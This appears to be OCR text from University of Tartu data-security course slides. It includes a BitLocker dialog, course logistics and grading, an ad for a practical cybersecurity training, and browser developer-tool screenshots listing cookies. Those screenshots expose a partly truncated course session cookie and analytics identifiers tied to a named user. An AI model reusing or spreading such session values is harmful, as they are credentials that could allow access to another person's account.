
→ Print the recovery key

How can I find my recovery key later?

Next Cancel

○ Encrypt used disk space only (faster and best for new PCs and drives)

◉ Encrypt entire drive (slower but best for PCs and drives already in use)


Andmeturve - Kursused - Arvutiteaduse instituut
Tartu Ülikool (EE) https://courses.cs.ut.ee/2019/turve/spring
TARTU ÜLIKOOL
arvutiteaduse instituut
Kursused » 2018/19 kevad » Andmeturve (LTAT.06.002)
Alo Peets
Andmeturve 2018/19 kevad
Halda seda kursust
Muuda lehte
Andmeturve, kevad 2019
Pealeht
Loengud
Praktikumid
Referaat
Tulemused
Kirjandus
Uudised
Lingid
Muuda külgriba
Aine kood: LTAT.06.002 (6 EAP)
Loengud: K 12.15-14.00 Liivi 2 - 111 (Meelis Roos mroos at ut dot ee)
Loengutest tekib automaatselt videosalvestus
Praktikumid: Liivi 2 - 123
Eksamid: juuni 2019 L2-111 (piirarvud, registreeruge ÕIS-is!)
Järeleksam: xx.06.2019 (registreeruge ÕISis!)
Loengud algavad semestri esimesest nädalast.
Praktikumid algavad samuti esimesest nädalast sissejuhatava praktikumiga.
Hindamine:
40% - kirjalik eksam (kasutada saab omakirjutatud A4 lehte märkmetega),
30% - praktikumid,
15% - kodutööd,
15% - referaat.
Eksamile pääsemiseks peab praktikumidest ja kodutöödest olema kogutud vähemalt 50% punkte ning referaat peab olema esitatud.
Eelmiste aastate materjalid
https://courses.cs.ut.ee
Inspector
Console
Debugger
Style Editor
Performance
Memory
Network
Storage
Accessibility
Cache Storage
Cookies
https://courses.cs.ut.ee
Indexed DB
Local Storage
Session Storage
Filter items
Filter values
Last accessed on
Value
HttpOnly
Data
COURSESSID
3kugsff7m4...5pmn96q
CreationTime: "Sun, 17 Fe...:48:50 GMT"
Domain: "courses.cs.ut.ee"
Expires: "Fri, 24 May 2019 07:35:14 GMT"
HostOnly: true
HttpOnly: true
LastAccessed: "Fri, 03 May...:51:29 GMT"
Path: "/"
Secure: true
sameSite: "Unset"
Andmeturve (Linked Base for Andmeturve and Andmeturve Clone1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Kursused - Arvutiteaduse instituut - Chromium
Kursused - Arvutiteaduse instituut
Tartu Ülikool [EE] https://courses.cs.ut.ee
TARTU ÜLIKOOL
arvutiteaduse instituut
Kursused » 2018/19 kevad
Alo Peets
Arvutiteaduse instituudi kursused
search
2018/19 kevad
2018/19 sügis
2017/18 kevad
Kursuste arhiiv
Tudengiprojektide võistlus
2018/19 kevad
Algoritmid ja Teooria MTAT.05.116
Andmekaeve uurimisseminar MTAT.03.277
Andmeturve LTAT.06.002
Arukad Transpordisüsteemid MTAT.08.040
Arvutigraafika projekt MTAT.03.328
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Audits
Application
Manifest
Service Workers
Clear storage
Storage
Local Storage
https://courses.cs.ut.ee
Session Storage
IndexedDB
Web SQL
Cookies
https://courses.cs.ut.ee
Filter
Name
Value
Domain
Path
Expi...
Size
HTTP
Secure
Sam...
1P_JAR
2019-05-03-09
.google.com
19
CONSENT
.google.com
16
COURSESSID
3kugsff7m4mh2is4q5pmn9...
courses.cs.ut.ee
36
NID
.google.com
178
SERVERID
web2
courses.cs.ut.ee
12
_ga
GA1.2.314618247.1556873...
.ut.ee
29
_gat
1
.ut.ee
5
_gid
GA1.2.721280621.1556873...
.ut.ee
30
userlang
et
courses.cs.ut.ee
10
12:19
Right Control

Praktiline küberturvalisus edasijõudnud arvutikasutajale

- **Kokkuvõttev lühikirjeldus:** Koolitus annab ülevaate digi-turvalisuse nüanssidest ja praktilised oskused enda kaitsmiseks. Koolitusel läbiviidavad ründed aitavad mõista küber-turvalisuse olulisust ja kaitsed vastavate rünnete vastu suurendavad osalejate digi-hügieeni.
- **Eesmärgid:** Kursuse eesmärgiks on osalejatele põhjendada turvalisuse vajalikkust rünne-kaitse stiilis ülesandeid ja näiteid läbi harjutades. Koolituse esimene päev keskendub personaalse digi-seadme kaitsele ja koolituse teine päev keskendub interneti turvaohtude märkamisele ning turvalisele kasutamisele.
- **Koolitaja: Alo Peets** (**Tartu Ülikooli arvutiteaduse instituut**)
- **Maht:** 16 ah (2 koolituspäeva 9-17.00)
- **Hind osalejale:** 200 EUR (2 päeva 8-12 osalejat)
- **Millal**: Kevad 2020